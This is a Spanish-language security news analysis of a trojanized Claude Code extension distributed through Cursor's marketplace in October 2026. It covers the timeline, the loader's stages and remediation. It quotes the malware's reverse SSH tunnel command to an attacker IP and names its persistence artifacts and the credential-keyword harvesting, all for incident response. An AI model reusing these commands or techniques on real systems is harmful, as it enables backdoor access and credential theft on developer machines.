

Durante unas 11 horas del 29 de octubre, el marketplace de extensiones de Cursor distribuyó versiones alteradas (2.1.312 y 2.1.313) de la extensión oficial de Claude Code para Windows y macOS. Un cargador de 7,386 bytes, insertado al inicio del código legítimo, intentaba plantar una llave SSH, abrir un túnel inverso y dejar persistencia. Cursor estimó en un principio que la recibieron como máximo 5,000 usuarios.
Durante años, el riesgo de la cadena de suministro en desarrollo se explicó con paquetes con nombres parecidos a los reales. El caso de esta semana es más incómodo: la extensión no se parecía a la oficial, llevaba el identificador oficial. Se llamaba anthropic.claude-code, se instaló como una actualización normal y siguió funcionando como siempre mientras, en segundo plano, preparaba la máquina para recibir conexiones remotas.
El asistente de programación con IA es hoy una de las piezas con más privilegios en la estación de un desarrollador: lee el repositorio, ejecuta comandos y convive con llaves de nube y tokens de CI. Y en este incidente no hizo falta engañar a nadie para que instalara nada: bastó con controlar el canal de actualizaciones.
Ficha del incidente
| Campo | Detalle |
|---|---|
| Paquete | anthropic.claude-code (extensión de Claude Code para VS Code) |
| Versiones maliciosas | 2.1.312 y 2.1.313, solo para Windows y macOS |
| Canal afectado | Marketplace de extensiones de VS Code de Cursor. No afectó Microsoft Visual Studio Marketplace, Open VSX ni el paquete npm @anthropic-ai/claude-code |
| Ventana de exposición | 29 de octubre de 2026, de 2:27 a 13:35 hora del Pacífico (03:27 a 14:35 hora de Monterrey) |
| Alcance estimado | Hasta 5,000 usuarios, según la cifra inicial de Cursor |
| Capacidades | Reconocimiento del equipo, llave SSH no autorizada (svc-telemetry), túnel SSH inverso, persistencia y beacon HTTP |
| Infraestructura | 134.209.82[.]225 (SSH en TCP 22 y beacon en el puerto 8099), fuera de línea por gestión de Cursor con el proveedor de hosting |
| Remediación | Desinstalar no basta: hay que retirar la llave, los scripts y la persistencia, y rotar credenciales |
| Avisos | Aviso de seguridad de Cursor (actualizado el 30 de octubre) y análisis de Microsoft Threat Intelligence (30 de octubre) |
Qué pasó
La ventana. Según el aviso de Cursor, entre las 2:27 y las 13:35, hora del Pacífico, del 29 de octubre, su marketplace sirvió una versión modificada de la extensión de Claude Code. La empresa la retiró en cuanto la detectó y, por precaución, apagó por completo el marketplace. Después auditó accesos, confirmó que ninguna otra extensión había sido alterada, rotó sus llaves, reconstruyó el marketplace y, con el proveedor de nube, dio de baja el servidor del atacante.
La confusión inicial. Las primeras versiones de varios reportes apuntaron a Open VSX como origen y solo se mencionaba la versión 2.1.313. Con el paso de las horas, el panorama se corrigió. Cursor actualizó su aviso el 30 de octubre para incluir también la 2.1.312. Microsoft confirmó que los paquetes maliciosos nunca se publicaron ni se distribuyeron desde Visual Studio Marketplace ni desde npm, y que Anthropic le aseguró que sus sistemas no fueron comprometidos y que no desarrolló ese paquete. StepSecurity añadió que Anthropic saltó directamente a la versión 2.1.314 para evitar confusiones y que la 2.1.312 que sirve Open VSX es un artefacto distinto, que descargó y verificó como limpio.
Lo que no se sabe. Ni Cursor ni Anthropic han explicado públicamente cómo obtuvo el atacante la capacidad de publicar una actualización bajo el identificador de Anthropic dentro del marketplace de Cursor. Anthropic dijo que un actor malicioso usó acceso al marketplace de Cursor para publicar la copia alterada. El vector exacto sigue sin documentarse.
La cifra. The Hacker News citó a Cursor diciendo que el incidente afectó "como máximo a 5,000 usuarios" y que la empresa contactaría directamente a los afectados. La versión actual del aviso no repite el número, así que conviene tratarlo como un techo preliminar.
Por qué importa
Porque el ataque se apoyó en la confianza en el editor, no en el usuario. No hubo correo de phishing ni una extensión con un nombre parecido. Quien tenía activadas las actualizaciones automáticas recibió el código malicioso sin hacer nada.
Porque el blanco son los equipos con más llaves. El cargador sabía dónde buscar: nombres de variables de entorno que contuvieran KEY, TOKEN, SECRET, PASS, AWS o GCP, hasta 40 coincidencias. Microsoft y StepSecurity coinciden en que se enviaban los nombres, no los valores. Aun así, esa lista funciona como inventario: le dice al operador qué credenciales existen en la máquina y si vale la pena entrar por el túnel.
Porque los forks del ecosistema VS Code multiplican los puntos de distribución. Hoy la misma extensión puede llegar por el marketplace de Microsoft, por Open VSX o por el marketplace propio de cada editor derivado. El usuario ve el mismo nombre y el mismo ícono, pero la garantía real depende del eslabón más débil de cada canal, y ese eslabón no es visible desde el editor.
Porque el daño potencial no termina al desinstalar. El cargador escribía scripts y entradas de arranque fuera de la carpeta de la extensión. Actualizar o quitar Claude Code no borra nada de eso. Microsoft lo dice sin rodeos: la baja del servidor del atacante no elimina los artefactos que ya están en el equipo.
El detalle técnico (que no se está discutiendo)
La cobertura se quedó en "puerta trasera SSH". El análisis estático que StepSecurity publicó el 1 de noviembre, sobre la muestra recuperada y verificada por hash, dice más.
Fue un prepend puro. El archivo extension.js malicioso mide 3,692,922 bytes. Según StepSecurity, es el extension.js limpio de la versión 2.1.312 con un solo bloque de 7,386 bytes insertado al inicio; el resto del archivo es idéntico byte por byte al paquete oficial. No hay una segunda puerta trasera escondida en los 3.6 MB restantes. El paquete "2.1.313" seguía identificándose internamente como version:"2.1.312": el atacante partió del artefacto oficial y solo cambió la etiqueta.
No requería que el usuario usara Claude. Microsoft explica que el código inyectado se ejecuta cuando se carga el módulo de la extensión, antes de la inicialización normal. StepSecurity añade que el payload corre con Node.js puro, sin API de VS Code: basta con que el editor cargue la extensión.
Seis etapas silenciosas. El cargador recolecta datos del equipo; agrega la llave pública svc-telemetry a ~/.ssh/authorized_keys si no está; intenta habilitar el servicio SSH local; escribe una llave privada para el túnel en un archivo temporal .stk_ seguido de diez caracteres hexadecimales derivados del equipo; lanza en bucle ssh -N -R '*:0:localhost:22' hacia tunnel@134.209.82[.]225, con reintentos cada 60 segundos y con autossh si está disponible; y deja persistencia. En macOS usa un LaunchAgent llamado com.apple.sysmond; en Linux, una entrada @reboot en cron que apunta a ~/.config/.smt; en Windows intenta una tarea programada SysMon como SYSTEM y, si falla, copia sysmon.cmd a la carpeta de Inicio. Al final, segundo y medio después, envía por HTTP sin cifrar el reporte al puerto 8099. Cada etapa está envuelta en un manejo de errores que no muestra nada, y la extensión sigue funcionando normal.
El túnel inverso es la parte que importa en red. La conexión sale del equipo hacia el servidor del atacante, no al revés. Por eso un firewall perimetral que solo bloquea conexiones entrantes no la detiene.
Que haya fallado no significa que no haya pasado nada. Cursor afirma que, por errores en el código malicioso y porque habilitar SSH requiere permisos de administrador, ese paso falló en la mayoría de los equipos con macOS y Windows, y que en esos casos el atacante no pudo entrar por el túnel. Pero la misma nota aclara que la llave, la persistencia y el envío de datos sí ocurrieron, y pide aplicar la remediación de todos modos. StepSecurity precisa que en macOS el paso solo funcionaba donde hubiera sudo sin contraseña. En equipos de desarrollo con permisos de administrador o con SSH ya habilitado para trabajo remoto, el escenario es distinto.
La pregunta ausente es de gobierno. Quién puede publicar una actualización con el nombre de un fabricante en un marketplace derivado, y qué validación existe entre el artefacto que construye el fabricante y el que recibe el usuario. Ninguna de las partes ha explicado públicamente qué control falló.
Qué hacer
- Delimita la exposición. Busca en inventarios y telemetría los equipos que instalaron o actualizaron
anthropic.claude-code2.1.312 o 2.1.313 desde el marketplace de Cursor en Windows o macOS dentro de la ventana del 29 de octubre (03:27 a 14:35 hora de Monterrey). Tener esa versión instalada no confirma el compromiso por sí solo; importa el origen y el horario de la descarga. - Verifica la llave. Busca la cadena
svc-telemetryen~/.ssh/authorized_keysy, en Windows, también enC:\ProgramData\ssh\administrators_authorized_keys. Cursor publicó comandos de verificación y scripts de remediación para cada plataforma. Revísalos antes de ejecutarlos. - Preserva evidencia antes de limpiar. Microsoft recomienda conservar el paquete, los archivos de llaves modificados, las llaves y scripts generados y la configuración de arranque antes de borrar nada, y aislar los equipos con indicios de ejecución.
- Caza en red y en endpoint. Revisa conexiones a 134.209.82[.]225, procesos con
ssh -N -R '*:0:localhost:22'oautossh -M 0, la tareaSysMon, el LaunchAgentcom.apple.sysmondy archivos.smt,.smtky.stk_*. Microsoft publicó consultas para Defender XDR y advierte que cada resultado es una pista, no una prueba. - Elimina la persistencia por separado. Desinstalar la extensión no basta. Retira la llave exacta (confirmando la huella), los scripts, las entradas de cron, LaunchAgent, tarea programada o carpeta de Inicio, y verifica que no regresen tras reiniciar. Si no puedes restaurar la confianza en el equipo, reconstrúyelo.
- Rota credenciales desde un equipo limpio. Cursor lo recomienda aunque solo se hayan enviado nombres de variables: esa recolección limitada no descarta un acceso posterior a las credenciales por la puerta trasera. Prioriza las llaves de nube, tokens de CI y accesos a repositorios que vivan en esas estaciones.
- Gobierna las extensiones como software de terceros. Microsoft remite a la guía de endurecimiento de Cursor: restringir extensiones a editores aprobados y configurar un periodo de espera antes de instalar versiones recién publicadas. En equipos con acceso privilegiado, conviene además mantener un inventario de qué asistente de IA corre en cada estación.
Este incidente se contuvo rápido y, por errores del propio atacante, probablemente con menos daño del que pudo causar. Pero dejó claro algo que la adopción acelerada de asistentes de programación había dejado en segundo plano: le dimos a una herramienta de IA acceso a todo lo que toca un desarrollador y aceptamos que se actualice sola desde canales cuyo control de publicación no conocemos. La pregunta para cualquier equipo de seguridad hoy es sencilla y difícil a la vez: si mañana tu asistente de IA recibiera una actualización maliciosa con el nombre correcto, ¿cuánto tiempo pasaría antes de que alguien lo notara?
Fuentes
- Cursor: Security notice, malicious version of Anthropic.claude-code (2.1.312 and 2.1.313) identified in the Cursor VS Code Extension Marketplace
- Microsoft Security Blog: Inside a malicious Claude Code-branded extension and its persistent SSH backdoor (30-oct-2026)
- StepSecurity: Trojanized Claude Code Extension Delivered Persistent SSH Backdoor to Developer Machines